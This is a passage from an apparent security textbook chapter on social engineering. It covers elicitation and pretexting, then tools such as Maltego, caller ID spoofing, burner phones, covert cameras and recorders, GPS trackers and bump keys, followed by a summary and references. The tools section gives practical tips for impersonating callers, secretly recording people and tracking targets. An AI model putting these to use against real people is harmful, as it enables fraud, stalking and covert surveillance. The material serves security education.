Most people view the words manipulation and influence as the same thing. However, at Social-Engineer, we consider the intent critical to making a distinction between these words. For instance, when the intent is positive, and the target feels better for having met you, we consider this influence. Conversely, when the intent is to win at all cost without considering the effect on the target, we view this as paving the way to manipulation. Indeed, targets of manipulation often feel shame, anger, and resentment.

Understanding incentives can help us motivate people to do what we want them to do. These incentives can come in three types,



Fig 7.7

- Financial: - The incentive to earn money will always be strong. It can motivate people to do whatever the situation demands.
- Social: - Social Incentives relate to what would commonly be viewed as peer pressure. In other words, a person's desire for their community to accept and respect them.
- Ideological: - These can be moral or ethical. We feel obliged to do something based on our morals or on ethics that society carries on us. The strongest one might be religion though, living in a country like India gives you enough examples to how strong this incentive can be.

Elicitation

The idea of elicitation is to simply know people better. Naturally extroverted people do this well. For a social engineer the goal is gathering information that is meaningful and relevant to the overall objective, such as obtaining a username and password. Using pre-collected information in your conversation to look the part, relating to their problems, taking control of the conversation to share your own story, all leads to a successful elicitation.

Pretexting

pretexting as the practice of presenting oneself as someone else in order to obtain private information. It is more than just creating a lie, in some cases it can be creating a whole new identity and then using that identity to manipulate the receipt of information. Pretexting can also be used to impersonate people in certain jobs and roles that they never themselves have done. Pretexting is also not a one-size fits all solution. A social engineer will have to develop many different pretexts over their career. All of them will have one thing in common, research. Being able to mimic the perfect tech support rep is useless if your target does not use outside support.

Pretexting is selling the post claim to have. You need to know how a boss leads, how a CEO talks in fact how one even walks. Getting good at pretexting is crucial to looking the part of whatever you are claiming to be.

7.7 Social engineering tools

Maltego



Maltego is an open-source intelligence and forensics application. Some consider Maltego an open-source intelligence (OSINT) tool. It offers an interface for mining and gathering of information in an easy-to-understand format. Coupled with its graphing libraries, Maltego allows you to identify key relationships between information and identify previously unknown relationships between them.

Think of Maltego as your own relational database of information. It locates links between bits of information (referred to as entities within the Application). For instance, imagine you have

a list of websites and email addresses. And, you are trying to find out which websites two or more of the email addresses are found on.




Fig 7.8

Maltego does a lot of the automated and large data correlation for you, you can save hours of googling looking for information and determining where all that information correlates. This is where the real power of it comes into play, data relationships. Whilst the mining is useful, it's the relationships between the information that will help the social engineer, for example noticing that a target's email address is found on numerous car websites, you could assume he was interested in cars and gain context on your target.

Phones

Burner Phones: - Burner phones can be “burned” or thrown away after use. It generally has no trace to the user. There are presently apps for many smart phones to create burner numbers. The famous “dubba” phones can serve as burner phones.

Caller ID spoofing: - The basic principle behind caller ID spoofing is to change the information that is displayed on the caller ID display. One can use a spoof card to spoof their caller IDs without using a different software or hardware. Then there is the Asterisk tool for computer owners that can be used to spoof caller IDs.

These can be used in a social engineering situation to display that a call is coming from:

- A remote office
- Inside the office
- With a partner organization
- Utility/service company (telephone, water, Internet, etc...)
- A superior
- Delivery company

Physical tools

Cameras: - Cameras can be a useful tool for social engineers when it is necessary to capture information quickly. Often it is faster to take a simple picture of information than it would be to write it down. The ability of most cameras to record video is also useful for this purpose. Items to look for in a social engineering camera are the ability to take photographs in a non-obvious manner. This requires them to typically be smaller and not make an obvious “click” noise when the picture is taken. There are small camera tools available to but on websites like amazon. Besides that, there are smart phone applications which let you record videos in the background. With such apps one won't be able to know if you are recoding something of not. Just don't make it obvious.

GPS trackers: - These have a very obvious use, to track your targets with a well-placed tracker. There are USB datalogger sticks that attach to vehicles and don't need a clear view of the sky to function properly.

Lock Picking: - Lock picking is the method to locked doors with tools, skill and precision. There are tools available like shove knives that can be used by an inexperienced lock picker and then there are bump keys. These keys need to be first put inside the keyhole and then struck with a hammer for them to be locked in and turn the lock open by force. Besides that, one can also learn to use the age-old technique two strange looking metal clamps of course. You can visit the lock wiki to learn more in depth.

Recording devices: - There are many recording devices on the market now. Cameras and audio devices are embedded in hats, ties, buttons, pens, rings, boxes, lapel pins and more. A very famous example is a pen recorder. It is a voice recorder that looks like a normal pen but records voices with good clarity and recharges through a USB port.

Summary

It ends here, we've been on a long journey let's have a summarized look into this chapter. We first talked about what social engineering is and looked at top implementing methods of social engineering. We then looked into the categories of social engineers and discussed why an attacker would use social engineering. We then discussed Common social engineering attacks and the ways of protecting yourself from them. After that we saw a couple of real-life examples of scams triggered by social engineering. After that we learnt about physical and technical methods of information gathering.

We then moved on to discuss the psychological aspects of social engineering by discussing points like,

- Micro expressions
- Instant rapport
- Interview and Interrogation
- Human buffer overflow

And then we discussed methods of influencing people to make them do what you want them to do. We discussed points like,

- Framing
- Influence tactics
- Manipulation
- Elicitation
- Pretexting

And for the end we discussed different tools used in social engineering. The tools were categorized as,

- Maltego
- Phones
- Physical tools (Cameras, GPS trackers, Lock Picking, Recording devices)

Conclusion

With the ever-growing state of the IT industry, adopting the aim of securing an infrastructure proves to be a complex endeavor. Having gone through the different layers and types of infrastructure it becomes clear that to secure an infrastructure we need to secure every single part of it. And to achieve this level of security we don't only need to work on the technical aspects of an infrastructure but also the psychological aspects of humans working in the said infrastructure. It also would be wise for us to follow the already know best practices and recommendations. And with that to also keep an eye on compliance factors when dealing with various regions and rules.

References

Now after being done with all of the chapters, I'd like to recommend some case studies to you. They provide knowledge by looking on real life situations. Follow the following links to get to them.

- a. https://www.meity.gov.in/writereaddata/files/WI3_Cloud%20Security%20Best%20Practices_06112020.pdf
- b. https://fidelissecurity.com/resource/report/aws-cloud-security-report/?gclid=CjwKCAjwryUBhBSEiwAGN5OCGYYYyO5iIdJzf7BlkFAcM_8GAF43aQVVV5wfEc5323GsQGqr5KaJxoCAclQAvD_BwE
- c. https://www.google.com/url?sa=t&source=web&rct=j&url=https://www.cisa.gov/uscert/sites/default/files/recommended_practices/CaseStudy-002.pdf&ved=2ahUKEwjetoFpsur2AhVl63MBHapWDMkQFnoECA0QAAQ&usg=AOvVaw03fnC4xJqoZUuzOgDz8ttY
- d. <https://www.google.com/url?sa=t&source=web&rct=j&url=https://cams.mit.edu/wp-content/uploads/2017-10.pdf&ved=2ahUKEwjetoFpsur2AhVl63MBHapWDMkQFnoECB0QAAQ&usg=AOvVaw27nPJgzREtRx2EPnW2V2co>

I also recommend to look for more case studies and articles to learn more on attacks. Here are some interesting articles to look at,

- 1) <https://www.mitnicksecurity.com/blog/2020-twitter-bitcoin-scam>
- 2) <https://www.washingtonpost.com/technology/2022/03/29/axie-infinity-cryptocurrency-hack/>
- 3) <https://www.tessian.com/blog/examples-of-social-engineering-attacks/#:~:text=Social%20engineering%20attacks%20are%20a,same%20%E2%80%94%20extracting%20money%20or%20data.>
- 4) <https://edition.cnn.com/2021/04/24/business/famous-ponzi-schemes-generation-hustle/index.html>
- 5) Largest ponzi schemes and how the American government is running the biggest ponzi-scheme. <https://www.youtube.com/watch?v=5S-ZjGvOZ1A>
- 6) <https://www.csis.org/programs/strategic-technologies->

[program/significant-cyber-incidents](#)

Atatus.com
techtarget.com
ionos.com
geeksforgeeks.org
Kaspersky.co.in
Cnet.com
avinetworks.com
zapier.com
toolbox.com
IBM.com
Cloudfare.com
Okta.com
thecybersecurityman.com
techtarget.com
parallels.com
fortinet.com
whitewinterwolf.com
apriorit.com - cloud stuff
Toolbox.com - cloud best practices
esecurityplanet.com - cloud best practices
intellipaat.com
social-engineering.org
researchgate.net
finshits.in
sciencedirect.com
Maltego.com
Metasploit.com
Tryhackme.com
Hysolate.com
Opswat.com
tenable.com
nmap.org

Kali.org

Ceh v9

CloudPassage